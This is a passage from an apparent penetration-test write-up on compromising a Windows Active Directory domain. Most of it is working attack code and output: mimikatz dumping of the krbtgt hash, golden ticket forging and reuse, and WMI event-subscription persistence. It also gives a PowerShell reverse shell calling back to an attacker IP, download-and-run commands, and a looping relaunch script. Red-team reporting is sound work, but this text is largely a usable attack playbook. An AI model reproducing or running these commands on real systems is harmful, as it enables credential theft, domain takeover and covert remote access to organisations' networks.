[Reflection.Assembly]::LoadWithPartialName("System.IO.Compression.FileSystem")  
[System.IO.Compression.ZipFile]::CreateFromDirectory($src,$dst,[System.IO.Compressi  
on.CompressionLevel]::Optimal,$true)
```

Extra miles

Targeting Domain Controller (SRVDC1) and looking for the Golden Ticket

Before leaving, we decided to get the hashes of the Domain Controller, especially those regarding the Kerberos account (krbtgt) for creating a Golden Ticket.

The “Golden Ticket” attack¹⁰ allows us to create offline Kerberos Ticket Granting Tickets (TGT) so to have unauthorized access and impersonating any domain user. Also, it is valid for 10 years, or as long as it is created, and more important it will work even if the DA credentials are changed. Excellent example of persistence, isn't it?

For this task we needed:

- krbtgt hashes
- Domain SID
- Username (Administrator)
- Domain name (SUPERCOMPANY)

In a similar fashion as we did so far, we got a new remote PowerShell on the Domain Controller with Local System privileges (port forwarding on SRVWSUS, improved SMBExec, etc.)

We executed our obfuscated version of mimikatz to get the hashes of the AD directory users database and saved the them in file hash.txt:

```
invoke-mymy -command 'privilege::debug "LSADump::LSA /inject" > hash.txt
```

The mimikatz script was without the auto-invoke command at the end of the file. We exfiltrated the hash file to our web server. This was its content:

```
RID : 000001f6 (502)
```

```
User : krbtgt
```

```
* Primary
```

```
LM :
```

```
NTLM : 3003567af268a4aXXXXXXXXXXXXXXXXXXXX
```

¹⁰ <https://adsecurity.org/?p=1588>

Using get-addomain cmdlet, which is automatically imported on Domain Controllers, we got the domain SID:

```
PS C:\test> get-addomain

AllowedDNSSuffixes      : {}
ChildDomains            : {}
ComputersContainer      : CN=Computers,DC=supercompany,DC=local
DeletedObjectsContainer : CN=Deleted Objects,DC=supercompany,DC=local
DistinguishedName       : DC=supercompany,DC=local
DNSRoot                 : supercompany.local
DomainControllersContainer : OU=Domain
                        : Controllers,DC=supercompany,DC=local
DomainMode              : Windows2012R2Domain
DomainSID               : S-1-5-21-3534665177-2148510708-2241433719
...
```

Note: we could get the Domain SID from the Administrator's (whose uid=500) obtained by mimikatz:

```
S-1-5-21-3534665177-2148510708-2241433719-500
```

Time to create our golden ticket:

```
invoke-mymy -command '"privilege::debug" "Kerberos::golden /admin:Administrator
/domain:supercompany.LOCAL /sid:S-1-5-21-3534665177-2148510708-2241433719
/krbtgt:3003567af268a4a94e26f410e84353f1 /ticket:admin.krb"'
```

```
.#####.   mimikatz 2.1 (x64) built on Nov 10 2016 15:31:14
.## ^ ##.  "A La Vie, A L'Amour"
## / \ ##  /* * *
## \ / ##   Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
'## v ##'   http://blog.gentilkiwi.com/mimikatz             (oe.eo)
'#####'                                     with 20 modules * * */
```

```
mimikatz(powershell) # privilege::debug
Privilege '20' OK
```

```
mimikatz(powershell) # Kerberos::golden /admin:Administrator
/domain:supercompany.LOCAL /sid:S-1-5-21-3534665177-2148510708-2241433719
/krbtgt:3003567af268a4a94e26f410e84353f1 /ticket:admin.krb
User           : Administrator
Domain        : supercompany.LOCAL (SUPERCOMPANY)
SID           : S-1-5-21-3534665177-2148510708-2241433719
User Id       : 500
Groups Id     : *513 512 520 518 519
```

```
ServiceKey: 3003567af268a4a94e26f410e84353f1 - rc4_hmac_nt
Lifetime   : 2/17/2017 4:02:10 PM ; 2/17/2027 4:02:10 PM ; 3/3/2027 4:02:10 PM
-> Ticket  : admin.krb
```

- * PAC generated
- * PAC signed
- * EncTicketPart generated
- * EncTicketPart encrypted
- * KrbCred generated

Final Ticket Saved to file !

After that we exfiltrated the admin.krb file for later uses...

Persistence

Before leaving the system, we have to set up persistence in order to access the exposed server (SRVWSUS) at later time(s). Being stealthy is not an easy task here, there are some obvious entry points which even a novice sysadmin would discover.

We chose a more sophisticated technique based on some peculiar characteristics of WMI, taking advantage of the InstanceModificationEvent.

Any time an instance of a WMI object changes its registers it changes as an InstanceModificationEvent. In this case we filtered the event systemuptime, so that if the time was between 200 and 300 seconds (system startup) we would feed the event eventconsumer with a commandlineeventconsumer.

So from our remote PowerShell on server SRVWSUS we sent:

```
$filterName = "JustForTestFilter"
$consumerName = "JustForTestConsumer"
$exePath = "C:\windows\help\windows\indexstore\r.bat"
$query = "SELECT * FROM __InstanceModificationEvent WITHIN 60 WHERE TargetInstance ISA 'Win32_PerfFormattedData_PerfOS_System' AND TargetInstance.SystemUpTime >= 200 AND TargetInstance.SystemUpTime < 300"
$WMIEventFilter = Set-WmiInstance -Class __EventFilter -Namespace "root\subscription" -Arguments @{Name=$filterName;EventNameSpace="root\cimv2";QueryLanguage="WQL";Query=$query} -ErrorAction Stop
$WMIEventConsumer = Set-WmiInstance -Class CommandLineEventConsumer -Namespace "root\subscription" -Arguments @{Name=$consumerName;ExecutablePath=$exePath;CommandLineTemplate=$exePath}
Set-WmiInstance -Class __FilterToConsumerBinding -Namespace "root\subscription" -Arguments @{Filter=$WMIEventFilter;Consumer=$WMIEventConsumer}
```

The content of r.bat, saved in a "hidden" Windows directory:

```
powershell -executionpolicy bypass -windowstyle hidden -f C:\windows\help\windows\indexstore\r.ps1
```

While, r.ps1:

```
$c=New-Object System.Net.Sockets.TCPClient('<OUR_PUBLIC_IP>',443);
$s=$c.GetStream();[byte[]]$b=0..65535|%{0};
while(($i=$s.Read($b,0,$b.Length))-ne 0){};
$d=(New-Object -TypeName System.Text.ASCIIEncoding).GetString($b,0, $i);
$sb=(IEX $data 2>&1 | Out-String );
$sb2=$sb+'PS '+($pwd).Path + '> ';
$sb=[text.encoding]::ASCII.GetBytes($sb2);
$s.Write($sb,0,$sb.Length);
$s.Flush();
$c.Close()
```

This would guarantee the execution of our remote shell with local SYSTEM privileges via SRVWSUS upon reboot.

And finally, we tested our “Golden Ticket”, remember the “admin.krb file”?

Again, from the SRVWSUS shell with local system privileges we downloaded from our webserver admin.krb, configured port forwarding, and uploaded the script r3.ps1 with the connect back instructions to SRVWSUS on port 9000

Now we had to load the ticket in our session:

```
PS C:\tmp>Invoke-mymy -command '"kerberos::ptt admin.krb"'

.#####.   mimikatz 2.1 (x64) built on Nov 10 2016 15:31:14
.## ^ ##.   "A La Vie, A L'Amour"
## / \ ##   /* * *
## \ / ##   Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
'## v ##'   http://blog.gentilkiwi.com/mimikatz           (oe.eo)
'#####'                                     with 20 modules * * */
```

```
mimikatz(powershell) # kerberos::ptt admin.krb
```

```
* File: 'admin.krb': OK
```

Using klist it is possible to list our loaded Kerberos tokens:

```
PS C:\tmp> klist
```

```
Current LogonId is 0:0x3e7
```

```
Cached Tickets: (1)
```

```
#0> Client: Administrator @ supercompany.LOCAL
Server: krbtgt/supercompany.LOCAL @ supercompany.LOCAL
KerbTicket Encryption Type: RSADSI RC4-HMAC(NT)
Ticket Flags 0x40e00000 -> forwardable renewable initial pre_authent
Start Time: 2/17/2017 1:02:10 (local)
End Time: 2/17/2027 1:02:10 (local)
Renew Time: 2/18/2027 1:02:10 (local)
Session Key Type: RSADSI RC4-HMAC(NT)
Cache Flags: 0x1 -> PRIMARY
Kdc Called:
```

OK it worked, the ticket was successfully loaded!

For the next operations, we used the Windows `wmic.exe`¹¹ utility, a command line interface to WMI which permits Kerberos authentication for accessing remote systems.

We copied `r3.ps1` on Domain Controller without problems, just loading the administrator's ticket in our session!

```
PS C:\tmp>copy c:\tmp\r3.ps1 \\SRVDC1\C$\windows\temp\r3.ps1"
```

And executed it:

```
PS C:\tmp> wmic /authority:"kerberos:SUPERCOMPANY\SRVDC1" /node:SRVDC1 process call  
create "powershell -executionpolicy bypass -windowstyle hidden -f  
c:\windows\temp\r3.ps1"  
Executing (Win32_Process)->Create()
```

Method execution successful.

```
Out Parameters:  
instance of __PARAMETERS  
{  
    ProcessId = 4528;  
    ReturnValue = 0;  
};
```

We crossed our fingers and after a while, on our computer, the magic shell from SRVDC1:

```
PS C:\Windows\system32> whoami  
supercompany\administrator
```

And this would work even if the Administrator's password changes!

Just two words about the potential dangers of the "Golden Ticket":

- It is very difficult to detect "forged" kerberos tickets (<https://adsecurity.org/?p=1515>)
- In case of evidence the only way is to reset twice the `krbtg` password which could have a severe impact on the AD infrastructure

¹¹ <https://msdn.microsoft.com/en-us/library/bb742610.aspx>

Last but not least!

Remember how we obtained the first PowerShell remote shell on SRVWSUS?

We launched a remote command from Intranet server, pivoting this connection through Meterpreter on the Android smartphone. What if we lose our PowerShell remote shell and at the same time our victim is no longer connected? Game over...

We need to add persistence to our remote shell from SRVWSUS!!

How? By modifying the procedure for gaining access to SRVWSUS from our webshell in Tomcat:

```
# 1st smbexec command:
IEX (New-Object Net.WebClient).DownloadFile(`http://<OUR_PUBLIC_IP>/r1.ps1`,
`c:\tmp\r1.ps1`)

# 2nd smbexec command:
IEX (New-Object Net.WebClient).DownloadFile(`http://<OUR_PUBLIC_IP>/r1.bat`,
`c:\tmp\r1.bat`)

# 3rd smbexec command:
'cmd /c c:\tmp\r1.bat'
```

What does r1.bat contain?

```
@echo off
:loop
powershell -executionpolicy bypass -windowstyle hidden -f c:\tmp\r.ps1
timeout /t 10
goto loop
```

Ugly uh? But it works, waits for 10 seconds and restarts the call back in case of lost connection ;-)

And yes, of course, we could have encoded and compressed all our .ps1 scripts but we just wanted to show you how it works!

Conclusions

That's all folks! We didn't invent anything new, however by using only Windows built-in functionalities and some scripting we were able to achieve something bigger. Sometimes there's no need to use magic tools, just K.I.S.S..

And always "Try Smarter!"

PS: would you like to practice a similar solution? Let us know and we will setup an exclusive virtual environment only for you!